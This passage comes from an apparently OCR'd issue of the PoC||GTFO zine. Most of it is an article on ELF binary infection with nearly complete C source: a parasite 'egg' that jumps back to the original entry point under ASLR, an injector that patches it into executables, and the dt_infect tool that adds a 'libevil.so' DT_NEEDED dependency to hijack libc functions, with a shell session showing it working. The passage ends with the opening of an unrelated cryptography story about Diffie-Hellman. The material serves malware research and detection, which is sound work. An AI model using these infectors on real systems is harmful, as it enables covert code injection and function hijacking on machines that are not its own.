- Backup original `PT_LOAD[1].p_filesz`: `size_t o_filesz = PT_LOAD[1].p_filesz;`
- Adjust `PT_LOAD[1].p_filesz += code_length`
- Adjust `PT_LOAD[1].p_memsz += code_length`
- Modify `ehdr->e_entry` to point at `PT_LOAD[1].p_vaddr + o_filesz`
- In our case, `egg.c` contains PIC code for jumping back to the original entry point which changes at runtime due to ASLR.

Note on resolving `Elf_Hdr->e_entry` in PIE executables

If the target executable is PIE, then the parasite code must be able to calculate the original entry point address in certain circumstances: primarily, when the branch instruction used requires an absolute address. The `Elf_hdr->e_entry` will change at runtime once the kernel has randomly relocated the executable by an arbitrary address space displacement. Our parasite code `egg.c` on page 51 has its text and data segment merged into one `PT_LOAD` segment, which allows for easy access to the data segment with position independent code. The egg has two variables that are initialized and therefore stored in the `.data` section. (Explicitly not the `.bss` section!) We have the following two unsigned global integers:

```
static unsigned long o_entry
    __attribute__((section(".data")))
    = {0x00};
static unsigned long vaddr_of_get_rip
    __attribute__((section(".data")))
    = {0x00};
```

```
/* egg.c
 *
 * scop_infect.c will patch these initialized .data
 * section variables. We initialize them so that
 * they do not get stored into the .bss which is
 * non-existent on disk. We patch the variables with
 * with the value of e_entry, and the address of where
 * the get_rip() function gets injected into the target
 * binary. These are then subtracted from eachother and
 * from the instruction pointer to get the correct
 * address to jump to.
 */
static unsigned long o_entry __attribute__((section(".data"))) = {0x00};
static unsigned long vaddr_of_get_rip __attribute__((section(".data"))) = {0x00};

unsigned long get_rip(void);

extern long get_rip_label;
extern long real_start;

/*
 * Code to jump back to entry point
 */
int volatile _start() {
  /*
   * What we are doing essentially:
   * size_t delta = &get_rip_injected_code - original_entry_point;
   * relocated_entry_point = %rip - delta;
   */
  unsigned long n_entry = get_rip() - (vaddr_of_get_rip - o_entry);

  __asm__ volatile (
    "movq %0, %%rbx\n"
    "jmpq *%0" :: "g"(n_entry)
    );
}

unsigned long get_rip(void)
{
  long ret;
  __asm__ __volatile__
  (
  "call get_rip_label  \n"
  ".globl get_rip_label  \n"
  "get_rip_label:    \n"
  "pop %%rax    \n"
  "mov %%rax, %0" : "=r"(ret)
  );

}
```

```
/* Abbreviated scop_infect.c.  Unzip pocorgtfo20.pdf scop.zip for the full copy. */

#include "/opt/elfmaster/include/libelfmaster.h"

#define PAGE_ALIGN_UP(x) ((x + 4095) & ~4095)
#define PAGE_ALIGN(x) (x & ~4095)
#define TMP ".xyzzy"

size_t code_len = 0;
static uint8_t *code = NULL;

bool
patch_payload(const char *path, elfobj_t *target, elfobj_t *egg, uint64_t injection_vaddr){
  elf_error_t error;
  struct elf_symbol get_rip_symbol, symbol, real_start_symbol;
  struct elf_section section;
  uint8_t *ptr;
  size_t delta;

  elf_open_object(path, egg, ELF_LOAD_F_STRICT|ELF_LOAD_F_MODIFY, &error);
  elf_symbol_by_name(egg, "get_rip", &get_rip_symbol);
  elf_symbol_by_name(egg, "_start", &real_start_symbol);

  delta = get_rip_symbol.value - real_start_symbol.value;
  injection_vaddr += delta;

  elf_symbol_by_name(egg, "vaddr_of_get_rip", &symbol);
  ptr = elf_address_pointer(egg, symbol.value);
  *(uint64_t *)&ptr[0] = injection_vaddr;
  elf_symbol_by_name(egg, "o_entry", &symbol);
  ptr = elf_address_pointer(egg, symbol.value);
  *(uint64_t *)&ptr[0] = elf_entry_point(target);

  return true;
}

int main(int argc, char **argv){
  int fd;
  elfobj_t elfobj;
  elf_error_t error;
  struct elf_segment segment;
  elf_segment_iterator_t p_iter;
  size_t o_filesz, code_len;
  uint64_t text_offset, text_vaddr;
  ssize_t ret;
  elf_section_iterator_t s_iter;
  struct elf_section s_entry;
  struct elf_symbol symbol;
  uint64_t egg_start_offset;
  elfobj_t eggobj;
  uint8_t *eggptr;
  size_t eggsiz;

  if (argc < 2) {
    printf("Usage: %s <SCOP_ELF_BINARY>\n", argv[0]);
    exit(EXIT_SUCCESS);
  }
  elf_open_object(argv[1], &elfobj, ELF_LOAD_F_STRICT|ELF_LOAD_F_MODIFY, &error);
  if (elf_flags(&elfobj, ELF_SCOP_F) == false) {...}//Not a SCOP binary.
  elf_segment_iterator_init(&elfobj, &p_iter);
  while (elf_segment_iterator_next(&p_iter, &segment) == ELF_ITER_OK) {
    if (segment.type == PT_LOAD && segment.flags == (PF_R|PF_X)) {
      struct elf_segment s;

```

```
        text_offset = segment.offset;
        o_filesz = segment.filesz;
        memcpy(&s, &segment, sizeof(s));
        s.filesz += sizeof(code);
        s.memsz += sizeof(code);
        text_vaddr = segment.vaddr;
        if (elf_segment_modify(&elfobj, p_iter.index - 1, &s, &error) == false) {
          fprintf("stderr, segment_segment_modify(): %s\n",
              elf_error_msg(&error));
          exit(EXIT_FAILURE);
        }
        break;
      }
    }
    /* Patch ./egg so that its two global variables o_entry and vaddr_of_get_rip are set to
     * the original entry point of the target executable, and the address of where within
     * that executable the get_rip() function will be injected.
     */
    patch_payload("./egg", &elfobj, &eggobj, text_offset + o_filesz);

    /* NOTE We must use PAGE_ALIGN on elf_text_base() because it's PT_LOAD is a merged text
     * and data segment, which results in having a p_offset larger than 0, even though the
     * initial ELF file header actually starts at offset 0. Check out 'gcc -N -nostdlib
     * -static code.c -o code' and examine phdr's etc. to understand what I mean.
     */
    elf_symbol_by_name(&eggobj, "_start", &symbol);
    egg_start_offset = symbol.value - PAGE_ALIGN(elf_text_base(&eggobj));
    eggptr = elf_offset_pointer(&eggobj, egg_start_offset);
    eggsiz = elf_size(&eggobj) - egg_start_offset;

    switch(elf_class(&elfobj)) {
    case elfclass32:
      elfobj.ehdr32->e_entry = text_vaddr + o_filesz;
      break;
    case elfclass64:
      elfobj.ehdr64->e_entry = text_vaddr + o_filesz;
      break;
    }
    /* Extend the size of the section that the parasite code ends up in. */
    elf_section_iterator_init(&elfobj, &s_iter);
    while (elf_section_iterator_next(&s_iter, &s_entry) == ELF_ITER_OK) {
      if (s_entry.size + s_entry.address == text_vaddr + o_filesz) {
        s_entry.size += eggsiz;
        elf_section_modify(&elfobj, s_iter.index - 1, &s_entry, &error);
      }
    }
    elf_section_commit(&elfobj);

    fd = open(TMP, O_RDWR|O_CREAT|O_TRUNC, 0777);
    ret = write(fd, elfobj.mem, text_offset + o_filesz);
    ret = write(fd, eggptr, eggsiz);
    ret = write(fd, &elfobj.mem[text_offset + o_filesz + eggsiz],
        elf_size(&elfobj) - text_offset + o_filesz + eggsiz);
    if (ret < 0) {
      perror("write");
      goto done;
    }
done:
    close(fd);
    rename(TMP, elf_pathname(&elfobj));
    elf_close_object(&elfobj);
}
```

During the injection of egg into the target binary, we load `o_entry` with the value of `Elf_hdr->e_entry`, which is an address into the PIE executable, and will be changed at runtime. We load `vaddr_of_get_rip` with the address of where we injected the `get_rip()` function from `./egg` into the target. Even though the addresses of `get_rip()` and `Elf_hdr->e_entry` are going to change at runtime, they are still at a fixed distance from each other, so we can use the delta between them and subtract it from the return value of the `get_rip()` function, which returns the address of the current instruction pointer. We are therefore using IP-relative addressing tricks—very familiar to virus writers—to jump back to the original entry point. Using IP relative addressing tricks to calculate the new `e_entry` address is only necessary when using branch instructions that require an absolute address such as indirect `jmp`, `call`, or a `push`/`ret` combo. Otherwise, you can simply use an immediate `jmp` or `call` on the original `e_entry` value.

The `get_rip()` technique is old-school, and primarily useful for finding the address of objects within the parasite's own body of code.

Resurrecting the Past with DT_NEEDED Injection Techniques

Recently, I have been building ELF malware detection technology, and have not always been able to find the samples I needed for certain infection types. In particular, needed a `DT_NEEDED` infector, and one that was capable of overriding existing symbols through shared library resolution precedence. This results in a sort of permanent `LD_PRELOAD` effect.

Traditionally hackers have overwritten the `DT_DEBUG` dynamic tag and changed it to a `DT_NEEDED`, which is quite easy to detect. `dt_infect` v1.0 is able to infect using both methods.[33] Originally I thought that Mayhem—the innovative force behind ERESI and a brilliant hacker all around—had only written about `DT_DEBUG` overwrites, but then I read Phrack 61:8 *The Cerberus ELF Interface* and discovered that he had already covered both `DT_NEEDED` infection techniques, including precedence overriding for symbol hijacking.[34] Huge props to Mayhem for paving the way for so many others![35]

I'm not entirely sure of the algorithm that ERESI uses for `DT_NEEDED` infection, but I imagine it is very similar to how `dt_infect` works.

`dt_infect` for Shared Library Injection

The goal of this infection is to add a shared library dependency to a binary, so that the library is loaded before any others. This is similar to using `LD_PRELOAD`. Create a shared library with a function from `libc.so` that you want to hijack, and modify its behavior before calling the original function using `dlsym()`. This is essentially shared library injection into an executable and can be used for all sorts of creative reasons: security instrumentation, keyloggers, virus infection, etc.

In the following example we hijack the function called `void puts(const char *)` from libc. The `libevil.c` code is the shared library we are going to inject that has a modified version of `puts()`, as demonstrated on page 55.


[33] `git clone https://github.com/elfmaster/dt_infect`


[34] `unzip pocorgtfo20.pdf phrack61-8.txt`

[35] *I second that. Another example of the passion-inspiring factor that is off the scale, even for Phrack. —PML*

```
$ ./test
I am a host executable for testing purposes
$ readelf -d test | grep NEEDED
0x0000000000000001 (NEEDED)     Shared library: [libc.so.6]
$ ./inject test
Creating reverse text padding infection to store new .dynstr section
Updating .dynstr section
Modified d_entry.value of DT_STRTAB to: 3ff040 (index: 9)
Successfully injected 'libevil.so' into target: 'test'.
Be sure to move 'libevil.so' into /lib/x86_64-gnu-linux/

$ sudo cp libevil.so /lib/x86_64-linux-gnu/
$ sudo ldconfig
$ ./test
$ readelf -d test | grep NEEDED
 0x0000000000000001 (NEEDED)     Shared library: [libevil.so]
 0x0000000000000001 (NEEDED)     Shared library: [libc.so.6]
$ ./test
1 4m 4 h057 3x3cu74bl3 f0r 73571ng purp0535
$
```

Example `dt_infect` Injection





`DT_NEEDED` Infection for Symbol Hijacking


I naively used a reverse-text-padding infection to make room for the new `.dynstr` section. This, however, does not work with PIE binaries, due to the constraints on that infection method, but is trivial to fix by simply changing the injection method to something that works with PIE, i.e., text padding infection, or `PT_NOTE` to `PT_LOAD` infection, `UTI` infection, etc.

For example, we could use the following method. First, use reverse text infection to make space for a new `.dynstr` section, then `memcpy` old `.dynstr` into the code cave created by it. Then append a terminated string with the evil shared library basename to the new `.dynstr`. Confirm that there is enough space after the dynamic segment to shift all `ElfN_Dyn` entries forward by `sizeof(Elf_Dyn)` entry bytes. Finally, re-create the dynamic segment by inserting a new `DT_NEEDED` entry before any other dynamic tags. Its `d_un.d_val` should point to `dynstr_vaddr + old_dynstr_len`. Modify its `DT_STRTAB` tag so that `d_un.d_val = dynstr_vaddr`.

The new dynamic segment should look something like this:

```
[DT_NEEDED: "evil_lib.so"]
[DT_NEEDED: "libc.so"]
[.. several more tags ...]
[DT_STRTAB: 0x3ff000] (Adr of new .dynstr loc.)
```

The code in `libevil.c` on page 57 will demonstrate how we modify the behavior of the `void puts(const char *)` function from `libc.so`. The `dt_infect` code on page 58 implements the injection of the `libevil.so` dependency into a target executable. This will only work with executables that use `ET_EXEC` due to the reverse text padding injection for the `.dynstr` table. Note that `dt_infect` has a `-f` option to overwrite the `DT_DEBUG` tag instead of overriding other dependencies with your own shared object; this will require manual modification of the `.got.plt` table to call your functions.



```c
/* libevil.c
 * l33t sp34k version of puts() for
    DT_NEEDED .so injection
 * elfmaster 2/15/2019
 */
#define _GNU_SOURCE
#include <dlfcn.h>

// This code is a l33t sp34k version of puts
long _write(long, char *, unsigned long);

char _toupper(char c){
  if( c >='a' && c <= 'z')
    return (c = c +'A' - 'a');
  return c;
}

void ___memset(void *mem,
     unsigned char byte, unsigned int len){
  unsigned char *p = (unsigned char *)mem;
  int i = len;
  while (i--) {
    *p = byte;
    p++;
  }
}
```

```c
int puts(const char *string){
  char *s = (char *)string;
  char new[1024];
  int index = 0;

  int (*o_puts)(const char *);

  o_puts = (int (*)(const char *))
           dlsym(RTLD_NEXT, "puts");

  ___memset(new, 0, 1024);
  while (*s != '\0' && index < 1024) {
    switch(_toupper(*s)) {
      case 'I':
        new[index++] = '1';
        break;
      case 'E':
        new[index++] = '3';
        break;
      case 'S':
        new[index++] = '5';
        break;
      case 'T':
        new[index++] = '7';
        break;
      case 'O':
        new[index++] = '0';
        break;
      case 'A':
        new[index++] = '4';
        break;
      default:
        new[index++] = *s;
        break;
    }
    s++;
  }

  return o_puts((char *)new);
}
```

libevil.c

```
/* Shortened version of inject.c.  Unzip pocorgtfo20.pdf scop.zip for a complete copy. */

#include "/opt/elfmaster/include/libelfmaster.h"

#define PAGE_ALIGN_UP(x) ((x + 4095) & ~4095)
#define PT_PHDR_INDEX 0
#define PT_INTERP_INDEX 1
#define TMP "xyz.tmp"

bool dt_debug_method = false;
bool calculate_new_dynentry_count(elfobj_t *, uint64_t *, uint64_t *);

bool modify_dynamic_segment(elfobj_t *target, uint64_t dynstr_vaddr, uint64_t evil_offset) {
  bool use_debug_entry = false;
  bool res;
  uint64_t dcount, dpadsz, index;
  uint64_t o_dcount = 0, d_index = 0, dt_debug_index = 0;
  elf_dynamic_entry_t d_entry;
  elf_dynamic_iterator_t d_iter;
  elf_error_t error;
  struct tmp_dtags {
    bool needed;
    uint64_t value;
    uint64_t tag;
    TAILQ_ENTRY(tmp_dtags) _linkage;
  };
  struct tmp_dtags *current;
  TAILQ_HEAD(, tmp_dtags) dtags_list;
  TAILQ_INIT(&dtags_list);

  calculate_new_dynentry_count(target, &dcount, &dpadsz);
  if (dcount == 0) {
    fprintf(stderr, "Not enough room to shift dynamic entries forward\n");
    use_debug_entry = true;
  } else if (dt_debug_method == true) {
    fprintf(stderr, "Forcing DT_DEBUG overwrite. This technique will not give\n"
        "your injected shared library functions precedence over any other libraries\n"
        "and will therefore require you to manually overwrite the .got.plt entries to\n"
        "point at your custom shared library function(s)\n");
    use_debug_entry = true;
  }
  elf_dynamic_iterator_init(target, &d_iter);
  for (;;) {
    res = elf_dynamic_iterator_next(&d_iter, &d_entry);
    if (res == ELF_ITER_DONE) break;

    struct tmp_dtags *n = malloc(sizeof(*n));

    if (n == NULL) return false;

    n->value = d_entry.value;
    n->tag = d_entry.tag;
    if (n->tag == DT_DEBUG) dt_debug_index = d_index;
    TAILQ_INSERT_TAIL(&dtags_list, n, _linkage);
    d_index++;
  }

  /* In the following code we modify dynamic segment to look like this:
   * Original: DT_NEEDED: "libc.so", DT_INIT: 0x4009f0, etc.
   * Modified: DT_NEEDED: "evil.so", DT_NEEDED: "libc.so", DT_INIT: 0x4009f0, etc.
   * Which acts like a permanent LD_PRELOAD.
   * ...
   * If there is no room to shift the dynamic entriess forward, then we fall back on a less
   * elegant and easier to detect method where we overwrite DT_DEBUG and change it to a
```

```
    * DT_NEEDED entry. This is easier to detect because of the fact that the linker always
66  * creates DT_NEEDED entries so that they are contiguous whereas in this case the DT_DEBUG
    * that we overwrite is generally about 11 entries after the last DT_NEEDED entry. */
68
  index = 0;
70  if (use_debug_entry == false) {
    d_entry.tag = DT_NEEDED;
72    d_entry.value = evil_offset; /* Offset into .dynstr for "evil.so" */
    elf_dynamic_modify(target, 0, &d_entry, true, &error);
74    index = 1;
  }
76
  TAILQ_FOREACH(current, &dtags_list, _linkage) {
78    if (use_debug_entry == true && current->tag == DT_DEBUG) {
      printf("%sOverwriting DT_DEBUG at index: %zu\n",
80        dcount == 0 ? "Falling back to " : "", dt_debug_index);
      d_entry.tag = DT_NEEDED;
82      d_entry.value = evil_offset;
      elf_dynamic_modify(target, dt_debug_index, &d_entry, true, &error);
84      goto next;
    }
86    if (current->tag == DT_STRTAB) {
      d_entry.tag = DT_STRTAB;
88      d_entry.value = dynstr_vaddr;
      elf_dynamic_modify(target, index, &d_entry, true, &error);
90      printf("Modified d_entry.value of DT_STRTAB to: %lx (index: %zu)\n",
          d_entry.value, index);
92      goto next;
    }
94
    d_entry.tag = current->tag;
96    d_entry.value = current->value;
    elf_dynamic_modify(target, index, &d_entry, true, &error);
98next:
    index++;
100 }
  return true;
102}

104/* This function will tell us how many new ElfN_Dyn entries can be added to the dynamic
 * segment, as there is often space between .dynamic and the section following it. */
106bool calculate_new_dynentry_count(elfobj_t *target, uint64_t *count, uint64_t *size) {
  elf_section_iterator_t s_iter;
108 struct elf_section section;
  size_t len;
110 size_t dynsz = elf_class(target) == elfclass32 ? sizeof(Elf32_Dyn) :
      sizeof(Elf64_Dyn);
112 uint64_t dyn_offset = 0;

114 *count = 0;
  *size = 0;
116
  elf_section_iterator_init(target, &s_iter);
118 while (elf_section_iterator_next(&s_iter, &section) == ELF_ITER_OK) {
    if (strcmp(section.name, ".dynamic") == 0) {
120   dyn_offset = section.offset;
    } else if (dyn_offset > 0) {
122   len = section.offset - dyn_offset;
      *size = len;
124   *count = len / dynsz;
      return true;
126 }
  }
128 return false;
}
```

```
130
int main(int argc, char **argv) {
132   uint8_t *mem;
      elfobj_t so_obj;
134   elfobj_t target;
      bool res, text_found = false;
136   elf_segment_iterator_t p_iter;
      struct elf_segment segment;
138   struct elf_section section, dynstr_shdr;
      elf_section_iterator_t s_iter;
140   size_t paddingSize, o_dynstr_size, dynstr_size, ehdr_size, final_len;
      uint64_t old_base, new_base, n_dynstr_vaddr, evil_string_offset;
142   elf_error_t error;
      char *evil_lib, *executable;
144   int fd;
      ssize_t b;
146
      if (argc < 3) {
148     printf("Usage: %s [-f] <lib.so> <target>\n", argv[0]);
        printf("-f  Force DT_DEBUG overwrite technique\n");
150     exit(0);
      }
152   if (argv[1][0] == '-' && argv[1][1] == 'f') {
        dt_debug_method = true;
154     evil_lib = argv[2];
        executable = argv[3];
156   } else {
        evil_lib = argv[1];
158     executable = argv[2];
      }
160   elf_open_object(executable, &target, ELF_LOAD_F_STRICT|ELF_LOAD_F_MODIFY, &error);
      ehdr_size = elf_class(&target) == elfclass32 ?
162               sizeof(Elf32_Ehdr) : sizeof(Elf64_Ehdr);
      elf_section_by_name(&target, ".dynstr", &dynstr_shdr);
164   paddingSize = PAGE_ALIGN_UP(dynstr_shdr.size);

166   elf_segment_by_index(&target, PT_PHDR_INDEX, &segment);
      segment.offset += paddingSize;
168   elf_segment_modify(&target, PT_PHDR_INDEX, &segment, &error);
      elf_segment_by_index(&target, PT_INTERP_INDEX, &segment);
170   segment.offset += paddingSize;
      elf_segment_modify(&target, PT_INTERP_INDEX, &segment, &error);
172
      printf("Creating reverse text padding infection to store new .dynstr section\n");
174   elf_segment_iterator_init(&target, &p_iter);
      while (elf_segment_iterator_next(&p_iter, &segment) == ELF_ITER_OK) {
176     if (text_found == true) {
          segment.offset += paddingSize;
178       elf_segment_modify(&target, p_iter.index - 1, &segment, &error);
        }
180     if (segment.type == PT_LOAD && segment.offset == 0) {
          old_base = segment.vaddr;
182       segment.vaddr -= paddingSize;
          segment.paddr -= paddingSize;
184       segment.filesz += paddingSize;
          segment.memsz += paddingSize;
186       new_base = segment.vaddr;
          text_found = true;
188       elf_segment_modify(&target, p_iter.index - 1, &segment, &error);
        }
190   }
      /* Adjust .dynstr so that it points to where the reverse text extension is; right after
192    * elf_hdr and right before the shifted forward phdr table.  Adjust all other section
       * offsets by paddingSize to shift forward beyond the injection site. */
194   elf_section_iterator_init(&target, &s_iter);
```

```
  while(elf_section_iterator_next(&s_iter, &section) == ELF_ITER_OK) {
    if (strcmp(section.name, ".dynstr") == 0) {
      printf("Updating .dynstr section\n");
      section.offset = ehdr_size;
      section.address = old_base - paddingSize;
      section.address += ehdr_size;
      n_dynstr_vaddr = section.address;
      evil_string_offset = section.size;
      o_dynstr_size = section.size;
      section.size += strlen(evil_lib) + 1;
      dynstr_size = section.size;
      res = elf_section_modify(&target, s_iter.index - 1, &section, &error);
    } else {
      section.offset += paddingSize;
      res = elf_section_modify(&target, s_iter.index - 1, &section, &error);
    }
  }
  elf_section_commit(&target);
  if (elf_class(&target) == elfclass32) {
    target.ehdr32->e_shoff += paddingSize;
    target.ehdr32->e_phoff += paddingSize;
  } else {
    target.ehdr64->e_shoff += paddingSize;
    target.ehdr64->e_phoff += paddingSize;
  }
  modify_dynamic_segment(&target, n_dynstr_vaddr, evil_string_offset);

  //Write out our new executable with new string table.
  fd = open(TMP, O_CREAT|O_WRONLY|O_TRUNC, S_IRWXU);

  // Write initial ELF file header
  b = write(fd, target.mem, ehdr_size);

  //Write out our new .dynstr section into our padding space
  b = write(fd, elf_dynstr(&target), o_dynstr_size);
  b = write(fd, evil_lib, strlen(evil_lib) + 1);

  b = lseek(fd, ehdr_size + paddingSize, SEEK_SET))
  mem = target.mem + ehdr_size;
  final_len = target.size - ehdr_size;
  b = write(fd, mem, final_len);

done:
  elf_close_object(&target);
  rename(TMP, executable);
  printf("Successfully injected '%s' into target: '%s'.\n", evil_lib, executable);
  exit(EXIT_SUCCESS);
}
```

RADIO-LABORATORY MAN

Need experienced lab man for amateur pre-production prototype work. Receiver-transmitter VHF experience necessary. Submit full qualifications in first letter.


GONSET COMPANY

801 S. Main Street, Burbank, California

20:08 Encryption is Not Integrity!

by Cornelius Diekmann

Don't we all remember the following common setup from our introductory security course? Bob wants to send a secret message to Alice. In order to obtain a key for encrypting the message, Alice and Bob first use Diffie-Hellman (DH) to exchange a fresh session key. With this fresh session key, Bob symmetrically encrypts the message and sends it to Alice. Carol volunteers to transmit the messages between Bob and Alice. Here is the setup:



One of the first things we learn in our introductory security course is that Carol could Man-in-the-Middle (MitM) the DH exchange to obtain session keys with Alice and Bob herself, while poor Alice and poor Bob still believe they are talking privately with each other. The next thing an introductory security course teaches us is how to prevent this attack. And here is how this article differs from an introductory security course: Bob has the misconception that he can use encryption to prevent unauthorized modification. As the title suggests, this does not work out well for Bob. Neighbors, don't act like Bob.

Let us hear the story of Alice, Bob, and Carol. Bob will make five different attempts to transmit the encrypted message to Alice. He will try to use RSA encryption to prevent a MitM attack. The protocol aborts prematurely if Carol could break the key before Bob has sent the message.

I hear our quality-conscious readers ask "Story?", surely followed by "PoC or GTFO!" Esteemed reader, don't worry, the text you are reading right now was generated by `poc.py`[36].

"Couldn't Bob just use TLS?", you might ask. For sure! A TLS handshake would authenticate the DH values and everything would be fine. But using a ready-made TLS implementation would also be boring. Furthermore, the handshake sketched above is not TLS. In the course of this story, Bob will use parts of the OpenSSL library to do parts of the DH handshake for him. Will this help? Let the story begin.

Run 0: Prologue and Short recap of Diffie-Hellman

Alice and Carol are just returning from their introductory security course. Bob, who also attended the lecture, walks over to Alice. "If a message is encrypted, an attacker cannot read it and thus cannot modify it," Bob says to Alice. Alice knows that encryption does not provide integrity and immediately wants to call bullshit on Bob's claim. But she hesitates for a moment. Bob won't appreciate an abstract explanation anyway. "Let's see where this is going," she thinks and agrees to follow his explanation. "I hope there will be code?" Alice responds. Bob nods.

"Carol, come over, Bob is explaining crypto," Alice shouts to Carol. Bob starts explaining, "Let's first create a fresh session key so I can send a secret message to you, Alice." Alice agrees, this sounds like a good idea. To make the scenario realistic, Alice makes sure that neither Bob nor Carol can see her screen. She opens her python3 shell and is about to generate some DH values. "We need a large prime p and a generator g," Alice says. "607 is a prime", Bob says with Wikipedia open in his browser. Alice, hoping that Bob is joking about the size of his prime, suggests the smallest prime from RFC 3526 as an example:

```
FFFFFFFF FFFFFFFF C90FDAA2 2168C234 C4C6628B 80DC1CD1
29024E08 8A67CC74 020BBEA6 3B139B22 514A0879 8E3404DD
EF9519B3 CD3A431B 302B0A6D F25F1437 4FE1356D 6D51C245
E485B576 625E7EC6 F44C42E9 A637ED6B 0BFF5CB6 F406B7ED
EE386BFB 5A899FA5 AE9F2411 7C4B1FE6 49286651 ECE45B3D
C2007CB8 A163BF05 98DA4836 1C55D39A 69163FA8 FD24CF5F
```

[36] `unzip pocorgtfo20.pdf poc.py` or `git clone https://github.com/diekmann/encryption-is-not-integrity.git`

```
83655D23 DCA3AD96 1C62F356 208552BB 9ED52907 7096966D
670C354E 4ABC9804 F1746C08 CA237327 FFFFFFFF FFFFFFFF
```

This is a 1536-bit prime. Alice notes fascinated, "this prime has π in it!"

According to the RFC, the prime is $p = 2^{1536} - 2^{1472} - 1 + 2^{64} \cdot (\lfloor 2^{1406} pi \rfloor + 741804)$. Alice continues to think aloud, "Let me reproduce this. Does that formula actually compute the prime? Python3 integers have unlimited precision, but π is not an integer."

"Python also has floats," Bob replies. Probably Bob had not been joking when he suggested 607 as large prime previously. It seems that Bob has no idea what 'large' means in cryptography. Meanwhile, using

```
>>> import decimal
```


Alice has reproduced the calculation. By the way, the generator g for said prime is conveniently 2.

A small refresher on DH follows. Note that the RFC uses "^" for exponentiation.

```
=== BEGIN SNIPPET RFC 2631 ===
2.1.1.  Generation of ZZ

   [...] the shared secret ZZ is generated as follows:

     ZZ = g ^ (xb * xa) mod p

   Note that the individual parties actually perform the
   computations:

     ZZ = (yb ^ xa)  mod p  = (ya ^ xb)  mod p

   where ^ denotes exponentiation

         ya is party a's public key; ya = g ^ xa mod p
         yb is party b's public key; yb = g ^ xb mod p
         xa is party a's private key
         xb is party b's private key
         p is a large prime
